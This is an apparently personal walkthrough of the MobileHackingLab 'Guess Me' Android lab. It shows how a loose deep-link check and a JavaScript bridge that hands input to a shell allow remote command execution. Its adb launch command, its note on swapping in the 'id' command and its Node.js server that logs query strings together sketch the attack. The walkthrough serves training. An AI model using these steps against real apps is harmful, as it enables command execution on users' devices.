# Guess Me
#### Introduction
Welcome to the "Guess Me" Deep Link Exploitation Challenge! Immerse yourself in the world of cybersecurity with this hands-on lab. This challenge revolves around a fictitious "Guess Me" app, shedding light on a critical security flaw related to deep links that can lead to remote code execution within the app's framework.
#### Objective
* Exploit a Deep Link Vulnerability for Remote Code Execution: Your mission is to manipulate the deep link functionality in the "Guess Me" Android application, allowing you to execute remote code and gain unauthorized access.
#### Approach
1. Analyze Deep Link Function: Scrutinize the app's deep link functionality for vulnerabilities.
2. Craft Malicious Deep Links: Develop deep links to manipulate the game and execute remote code.
3. Test and Validate: Execute your deep link strategies within the provided lab environment.
4. Submit your solution via [3. Assessment](https://academy.mobilehackinglab.com/path-player?courseid=lab-guess-me\&unit=65e1afbced31b6fd760c23ef), to get a certificate of completion.
#### Hint
* Focus on Deep Link Processing: Pay attention to how deep links are processed and validated in the app.
* Code Review: Examine the code using reverse engineering tools to find the vulnerability point.
***
## Decoding
Fristly, analize the Android Manifest file -->
We can see that the "WebViewActivity" is exported and it has two categories...
### Open the App
When I first opened the application, I was greeted with a screen like this.
It expects me to guess a number between 1 and 100.
The number is chosen randomly, and if the number you enter is smaller than the random number, it shows “Too low! Try again”, and if it’s larger, it shows “Too high! Try again”.
You are given 10 attempts to guess the target number.
When I press the info button in the bottom right corner:
Clicking on the “Visit MobileHackingLab” section takes us to MobileHackingLab’s website.
> Both activities are set as exported=”true”, meaning these activities can be accessed externally.
### Try Deep Link
In WebviewActivity, the scheme is set to “mhl” and the host is set to “mobilehackinglab”.
```
adb shell am start -a android.intent.action.VIEW -n com.mobilehackinglab.guessme/.WebviewActivity -d "mhl://mobilehackinglab"
```
JUMMM... it works. When we trigger this command, it redirects us to WebviewActivity:
he MainActivity class contains the part where the game, as mentioned above, is defined.

Let’s start analyzing the WebviewActivity class:
Press enter or click to view image in full size
```
WebSettings webSettings = webView.getSettings()
```
It retrieves the settings of the WebView (via the WebSettings class).
```
webSettings.setJavaScriptEnabled(true)
```
It enables JavaScript support within the WebView.
```
webView3.addJavascriptInterface(new MyJavaScriptInterface(), "AndroidBridge")
```
It adds a JavaScript interface to the WebView, allowing web content to communicate with the Android code. The interface is defined with the name AndroidBridge.
```
webView4.setWebViewClient(new WebViewClient())
```
By assigning a WebViewClient, operations like URL redirections are handled within the WebView, and the default browser does not open.
```
webView2.setWebChromeClient(new WebChromeClient())
```
A WebChromeClient is assigned for browser-like features (e.g., JavaScript alerts, file uploads).
```
loadAssetIndex()
```
This is a custom method used to load a local HTML file into the WebView.
```
handleDeepLink(getIntent())
```
The data received via getIntent() (Intent) is processed for deep link handling.
Operations like redirection or parameter analysis are performed.

Now, let’s analyze the handleDeepLink() method:
```
Uri uri = intent != null ? intent.getData() : null;
```
If the Intent object is not null, it retrieves the data inside it using getData.
This data is usually a URI.
```
if (uri != null)
```
It checks whether the URI is null. If it is not null, meaning a valid link exists, the process continues.
```
if (isValidDeepLink(uri))
```
It checks whether the received URI is a valid deep link.
If the URI is valid (true):
**loadDeepLink(uri)** is called.
If the URI is not valid (false):
**loadAssetIndex()** is called.
Let’s examine the isValidDeepLink() method:
Press enter or click to view image in full size
```
(!Intrinsics.areEqual(uri.getScheme(), "mhl") && !Intrinsics.areEqual(uri.getScheme(), "https"))
```
If the URI’s scheme is not mhl or https, this condition returns true.
In this case, the URI is considered invalid.
In other words, the scheme can be either https or mhl.
```
!Intrinsics.areEqual(uri.getHost(), "mobilehackinglab")
```
It checks the host part of the URI.
If the host part is not “mobilehackinglab”, the URI is considered invalid.
```
uri.getQueryParameter("url")
```
It retrieves the url query parameter from the URI.
If this query parameter is missing (null), the URI is considered invalid.
```
StringsKt.endsWith$default(queryParameter, "mobilehackinglab.com", false, 2, (Object) null)
```
It checks whether the queryParameter ends with “mobilehackinglab.com”.
false: This check is case-sensitive.
If the query parameter does not end with “mobilehackinglab.com”, the URI is considered invalid.

Let’s examine the loadDeepLink() method:
Press enter or click to view image in full size
The url query parameter is retrieved from the URI and converted into a full URL (fullUrl).
The WebView component is checked to see if it is null.
The retrieved URL is loaded into the WebView using the loadUrl method.
The WebView component is reloaded to refresh the content once more.

Let’s analyze the loadAssetIndex() method:
Press enter or click to view image in full size
This method loads an index.html file located in the application’s assets folder into a WebView component.
```
webView.loadUrl("file:///android_asset/index.html");
```
```
loadUrl
```
The WebView loads the specified URL.
```
file:///android_asset/index.html
```
This specific path refers to a file located in the assets folder of the Android application.
### Decode index.html file


Here, the index.html file is loaded and displayed to the user.
Let’s examine the index.html file in the assets folder:
Press enter or click to view image in full size
```
Thank you for visiting
```
By default, it contains a thank-you message, which is later modified using JavaScript.
```
Visit MobileHackingLab
```
When the user clicks this link, the loadWebsite() JavaScript function is called.
```
function loadWebsite() {
window.location.href = "https://www.mobilehackinglab.com/";
}
```
This function redirects the user to when the link is clicked.
```
var result = AndroidBridge.getTime("date");
```
### Analice AndroidBirdge
AndroidBridge: A bridge that facilitates communication between JavaScript and Android.
Here, the getTime(“date”) function is called to retrieve the time from the Android side.
The time information is retrieved, and the \
tag with the ID result is updated.
The user is shown the visit time along with a special message.

Let’s analyze the loadWebsite() method:
Press enter or click to view image in full size
The @JavascriptInterface annotation allows JavaScript to call this method.
This means that JavaScript code within a WebView can execute this method.
```
WebView webView = WebviewActivity.this.webView;
```
It accesses the webView component defined in the WebviewActivity class.
This is necessary to load the URL received from JavaScript.

Let’s analyze the getTime() method:
Press enter or click to view image in full size
```
Process process = Runtime.getRuntime().exec(Time);
```
```
Runtime.getRuntime().exec(Time)
```
The command in the Time parameter is executed on the operating system.
> For example:
>
> Time = “date” : Returns the current date from the system.
>
> Time = “uptime” : Returns the system’s uptime.
>
> Process Object: Represents the result and status of the executed command.
## Remote Code Execution (RCE) vulnerability
The Time parameter can lead to a Remote Code Execution (RCE) vulnerability because this parameter is executed directly as a command on the operating system without any validation.

Finally, let’s examine the MyJavaScriptInterface() method:
Press enter or click to view image in full size
```
Runtime.getRuntime().exec(new String[]{"/system/bin/sh", "-c", time});
```
It executes a command on the system.
```
new String[]{"/system/bin/sh", "-c", time}
```
/system/bin/sh: Executes the command on a shell.
> c: Indicates that a command will be passed to the shell for execution.
>
> The time parameter is executed directly as a command through the shell (sh).
If the user sends a malicious command, they can execute an uncontrolled process on the system.
Let’s move on to the exploitation phase:
Press enter or click to view image in full size
```
Thank you for visiting
Visit MobileHackingLab
```
I took the index.html file from the assets folder and replaced the part that retrieves the date with the id command.
Press enter or click to view image in full size
```
const http = require('http');
const fs = require('fs');
const server = http.createServer((req, res) => {
const url = req.url;
if (url.includes('?')) {
const log = `Received Request: ${url}\n`;
fs.appendFileSync('requests.log', log);
console.log(log);
}
if (req.method === 'GET') {
res.writeHead(200, { 'Content-Type': 'text/html' });
fs.readFile('exploit.html', (err, data) => {
if (err) {
res.writeHead(500);
res.end('Error loading exploit.html');
} else {
res.end(data);
}
});
}
});
const PORT = 8080;
server.listen(PORT, () => {
console.log(`Exploit server running on http://localhost:${PORT}`);
});
```
---
# Agent Instructions: Querying This Documentation
If you need additional information that is not directly available in this page, you can query the documentation dynamically by asking a question.
Perform an HTTP GET request on the current page URL with the `ask` query parameter:
```
GET https://eldeim.gitbook.io/brain_fuck/notes/certifications/eastereggs/mobile-hacking-lab/capt-android-penetration-tester/hacking-android-labs/guess-me.md?ask=
```
The question should be specific, self-contained, and written in natural language.
The response will contain a direct answer to the question and relevant excerpts and sources from the documentation.
Use this mechanism when the answer is not explicitly present in the current page, you need clarification or additional context, or you want to retrieve related documentation sections.